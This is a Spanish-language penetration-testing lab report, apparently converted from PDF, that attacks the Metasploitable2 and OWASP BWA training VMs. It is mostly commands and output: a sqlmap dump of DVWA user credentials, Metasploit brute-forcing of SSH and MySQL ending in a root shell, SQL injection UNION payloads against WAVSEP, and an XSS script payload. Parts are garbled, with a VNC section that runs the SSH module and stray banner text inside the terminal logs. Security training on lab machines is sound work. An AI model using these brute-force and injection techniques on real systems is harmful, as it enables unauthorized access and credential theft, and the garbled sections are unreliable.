[15:26:33] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2.102/dump/dvwa/users.csv'
[15:26:33] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.102'

[*] ending @ 15:26:33 /2022-07-14/

```

Y aquí obtenemos los usuarios de la base de datos DVWA con sus respectivas contraseñas para poder ingresar a la aplicación web y confirmamos con esta prueba la vulnerabilidad.

## Prueba de Penetración explotando la vulnerabilidad - Unencrypted Telnet Server.

Simplemente en la terminal colocamos el comando **telnet 192.168.2.102**

```

kali@kali: ~ x kali@kali: ~ x 192.168.2.102
(kali㉿kali)-[~]
$ sudo telnet 192.168.2.102
[sudo] password for kali:
Trying 192.168.2.102 ...
Connected to 192.168.2.102.
Escape character is '^]'.

metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:

```

## Explotación del Puerto 5900 VNC

Usaremos msfconsole y buscaremos el exploit

**auxiliary/scanner/vnc/vnc\_login** creamos a la vez un diccionario para las contraseñas y otro para usuarios (opcional) procedemos a configurar,

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.2.102
rhosts => 192.168.2.102
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/passwords.txt
PASS_FILE => Desktop/passwords.txt
```

```
PASS_FILE => Desktop/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.2.102:22 - Starting bruteforce
[-] 192.168.2.102:22 - Failed: 'admin:password'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.2.102:22 - Failed: 'admin:root'
[-] 192.168.2.102:22 - Failed: 'admin:admin'
[-] 192.168.2.102:22 - Failed: 'admin:admin123'
[-] 192.168.2.102:22 - Failed: 'admin:msfadmin'
[-] 192.168.2.102:22 - Failed: 'admin:root123'
[-] 192.168.2.102:22 - Failed: 'admin:angel'
[-] 192.168.2.102:22 - Failed: 'admin:owaspbwa'
[-] 192.168.2.102:22 - Failed: 'root:password'
[-] 192.168.2.102:22 - Failed: 'root:root'
[-] 192.168.2.102:22 - Failed: 'root:admin'
[-] 192.168.2.102:22 - Failed: 'root:admin123'
[-] 192.168.2.102:22 - Failed: 'root:msfadmin'
[-] 192.168.2.102:22 - Failed: 'root:root123'
[-] 192.168.2.102:22 - Failed: 'root:angel'
[-] 192.168.2.102:22 - Failed: 'root:owaspbwa'
[-] 192.168.2.102:22 - Failed: 'admin123:password'
[-] 192.168.2.102:22 - Failed: 'admin123:root'
[-] 192.168.2.102:22 - Failed: 'admin123:admin'
[-] 192.168.2.102:22 - Failed: 'admin123:admin123'
[-] 192.168.2.102:22 - Failed: 'admin123:msfadmin'
```

```
[*] 192.168.2.102:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 1 opened (192.168.2.123:44019 -> 192.168.2.102:22) at 2022-07-14 18:58:24 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Una vez teniendo la contraseña procedemos a colocar el comando vncviewer

```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali@kali)~-[~]
$ sudo vncviewer 192.168.2.102
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: 
```

## Pruebas de explotación en el puerto 3306 MySQL

Antes de comenzar los ataques hay que crear un diccionario para nombres de usuario y otro para las contraseñas

```
(kali㉿kali)-[~/Desktop]
$ sudo nano usernames.txt

(kali㉿kali)-[~/Desktop]
$ sudo nano passwords.txt
```

Después con **msfconsole** buscamos el exploit:

**auxiliary/scanner/mysql/mysql\_login** y configuramos los siguientes datos:

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.2.102
rhosts => 192.168.2.102
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file Desktop/usernames.txt
user_file => Desktop/usernames.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file Desktop/passwords.txt
pass_file => Desktop/passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
[+] 192.168.2.102:3306 - 192.168.2.102:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.2.102:3306 - No active DB - Credential data will not be saved!
[+] 192.168.2.102:3306 - 192.168.2.102:3306 - Success: 'root:'
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: admin: (Incorrect: Access denied for user 'admin'@'192.168.2.123' (using password: NO))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: admin123: (Incorrect: Access denied for user 'admin123'@'192.168.2.123' (using password: NO))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: admin123:password (Incorrect: Access denied for user 'admin123'@'192.168.2.123' (using password: YES))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: admin123:root (Incorrect: Access denied for user 'admin123'@'192.168.2.123' (using password: YES))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: admin123:admin (Incorrect: Access denied for user 'admin123'@'192.168.2.123' (using password: YES))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: admin123:admin123 (Incorrect: Access denied for user 'admin123'@'192.168.2.123' (using password: YES))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: admin123:msfadmin (Incorrect: Access denied for user 'admin123'@'192.168.2.123' (using password: YES))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: admin123:angel (Incorrect: Access denied for user 'admin123'@'192.168.2.123' (using password: YES))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: admin123:owaspbwa (Incorrect: Access denied for user 'admin123'@'192.168.2.123' (using password: YES))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: root123: (Incorrect: Access denied for user 'root123'@'192.168.2.123' (using password: NO))
[-] 192.168.2.102:3306 - 192.168.2.102:3306 - LOGIN FAILED: root123:password (Incorrect: Access denied for user 'root123'@'192.168.2.123' (using password: YES))
```

Comprobamos con el usuario obtenido

```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali㉿kali)-[~]
$ sudo mysql -u root -h 192.168.2.102
[sudo] password for kali:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 8026
Server version: 5.0.51a-3ubuntu5 (Ubuntu)


Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> █
```


# VULNERABILIDADES EN WAVSEP EN LA MAQUINA OWASPBWA



Usamos el siguiente link: <http://192.168.2.101:8080/wavsep/active/SQL-Injection/SInjection-Detection-Evaluation-POST-200Error/Case02-InjectionInSearch-String-UnionExploit-With200Errors.jsp>

Probamos con diferentes ataques para sacar información de la base de datos

a) a' UNION ALL SELECT 1,2, @@version;#



The list of messages:


MsgId	Title	Message
-------	-------	---------

1	2	5.1.41-3ubuntu12.6-log
---	---	------------------------

Y confirmamos que este campo es vulnerable a la inyección SQL.


Probamos con otro Código

b) a' UNION select 1, table\_schema,table\_name FROM information\_Schema.tables;#



```
1      information_schema KEY_COLUMN_USAGE
1      information_schema PARTITIONS
1      information_schema PLUGINS
1      information_schema PROCESSLIST
1      information_schema PROFILING
1      information_schema REFERENTIAL_CONSTRAINTS
1      information_schema ROUTINES
1      information_schema SCHEMATA
1      information_schema SCHEMA_PRIVILEGES
1      information_schema SESSION_STATUS
1      information_schema SESSION_VARIABLES
1      information_schema STATISTICS
1      information_schema TABLES
1      information_schema TABLE_CONSTRAINTS
1      information_schema TABLE_PRIVILEGES
1      information_schema TRIGGERS
1      information_schema USER_PRIVILEGES
1      information_schema VIEWS
1      wavsepdb      accounts
1      wavsepdb      messages
1      wavsepdb      transactions
1      wavsepdb      users
```

Ahora probaremos otros ataques en los diferentes proyectos que trae la maquina owaspbwa, en este caso comprobaremos un ataque de XSS en la URL



## OWASP ZAP WAVE - Simple XSS in a URL parameter

### Description


The 'name' parameter in the URL is written to the page without being sanitised and so is vulnerable to a simple script injection attack. Only a GET is vulnerable, not a POST.

### Example

The URL 'name' parameter is


Example link: [Simple XSS in a URL parameter](#)

http://192.168.2.101/zapwave/active/xss/xss-url-basic.jsp?name=<script>alert("ataque XSS")</script>



## Prueba de Explotación en el Puerto 22 SSH tanto para la maquina Owaspbwa como metasploitable

Antes de comenzar los ataques hay que crear un diccionario para nombres de usuario y otro para las contraseñas



Después hay que iniciar el siguiente servicio



```
(kali@kali)-[~]
└─$ sudo service postgresql start
[sudo] password for kali: tor Extractor Teaser v3
Bedirhan Ergun - bedirhanergun[at]gmail.com, www.webguvenligi.org
(kali@kali)-[~]
└─$ sudo service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
   Active: active (exited) since Thu 2022-07-14 17:43:30 EDT; 14s ago
     Process: 89820 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 89820 (code=exited, status=0/SUCCESS)
       CPU: 3ms

Jul 14 17:43:30 kali systemd[1]: Starting PostgreSQL RDBMS ...
Jul 14 17:43:30 kali systemd[1]: Finished PostgreSQL RDBMS.
```

Después con **msfconsole** buscamos el exploit:

**auxiliary/scanner/ssh/ssh\_login** y configuramos los siguientes datos:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.2.101
rhosts => 192.168.2.101
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop/username.txt
USER_FILE => Desktop/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/passwords.txt
PASS_FILE => Desktop/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

Ejecutamos con **run** o **exploit**

```
msf6 auxiliary(scanner/ssh/ssh_login) > run -r 192.168.2.101
[*] 192.168.2.101:22 - Starting bruteForce
[-] 192.168.2.101:22 - Failed: 'admin:password'
[*] No active DB -- Credential data will not be saved!
[-] 192.168.2.101:22 - Failed: 'admin:root'
[-] 192.168.2.101:22 - Failed: 'admin:admin'
[-] 192.168.2.101:22 - Failed: 'admin:admin123'
[-] 192.168.2.101:22 - Failed: 'admin:msfadmin'
[-] 192.168.2.101:22 - Failed: 'admin:root123'
[-] 192.168.2.101:22 - Failed: 'admin:angel'
[-] 192.168.2.101:22 - Failed: 'admin:owaspbwa'
[-] 192.168.2.101:22 - Failed: 'root:password'
[-] 192.168.2.101:22 - Failed: 'root:root'
[-] 192.168.2.101:22 - Failed: 'root:admin'
[-] 192.168.2.101:22 - Failed: 'root:admin123'
[-] 192.168.2.101:22 - Failed: 'root:msfadmin'
[-] 192.168.2.101:22 - Failed: 'root:root123'
[-] 192.168.2.101:22 - Failed: 'root:angel'
[*] 192.168.2.101:22 - Success: 'root:owaspbwa' 'uid=0(root) gid=0(root) groups=0(root) Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 201
0 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.2.123:42501 -> 192.168.2.101:22) at 2022-07-14 17:57:27 -0400
[-] 192.168.2.101:22 - Failed: 'admin123:password'
[-] 192.168.2.101:22 - Failed: 'admin123:root'
s(-) 192.168.2.101:22 - Failed: 'admin123:admin'
[-] 192.168.2.101:22 - Failed: 'admin123:admin123'
[-] 192.168.2.101:22 - Failed: 'admin123:msfadmin'
[-] 192.168.2.101:22 - Failed: 'admin123:root123'
[-] 192.168.2.101:22 - Failed: 'admin123:angel'
[-] 192.168.2.101:22 - Failed: 'admin123:owaspbwa'
```

Cuando termine se creará una sesión por lo cual hay que usar el comando **sessions** si queremos ver la sesión o directamente usar el comando **sessions -i 1**



```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions
WIVET - Web Input Vector Extractor Teaser v3
Active sessions
bedirhanurgun{at}gmail.com, www.webguvenligi.org

  Id  Name  Type      Information  Connection
  --  ---  --
  1    shell linux  SSH kali @  192.168.2.123:42501 → 192.168.2.101:22 (192.168.2.101)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

stdin: is not a tty

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.2.101/

You can administer / configure this machine through the console here, by SSHing
to 192.168.2.101, via Samba at \\192.168.2.101\\, or via phpmyadmin at
http://192.168.2.101/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

hostname
owaspbwa
id
uid=0(root) gid=0(root) groups=0(root)

```

Y también podemos llamar a la Shell

```

id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root
shell

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3f:eb:ec
          inet addr:192.168.2.101  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3f:ebec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1287 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1230 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:206923 (206.9 KB)  TX bytes:210672 (210.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:180 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35249 (35.2 KB)  TX bytes:35249 (35.2 KB)

root@owaspbwa:~#

```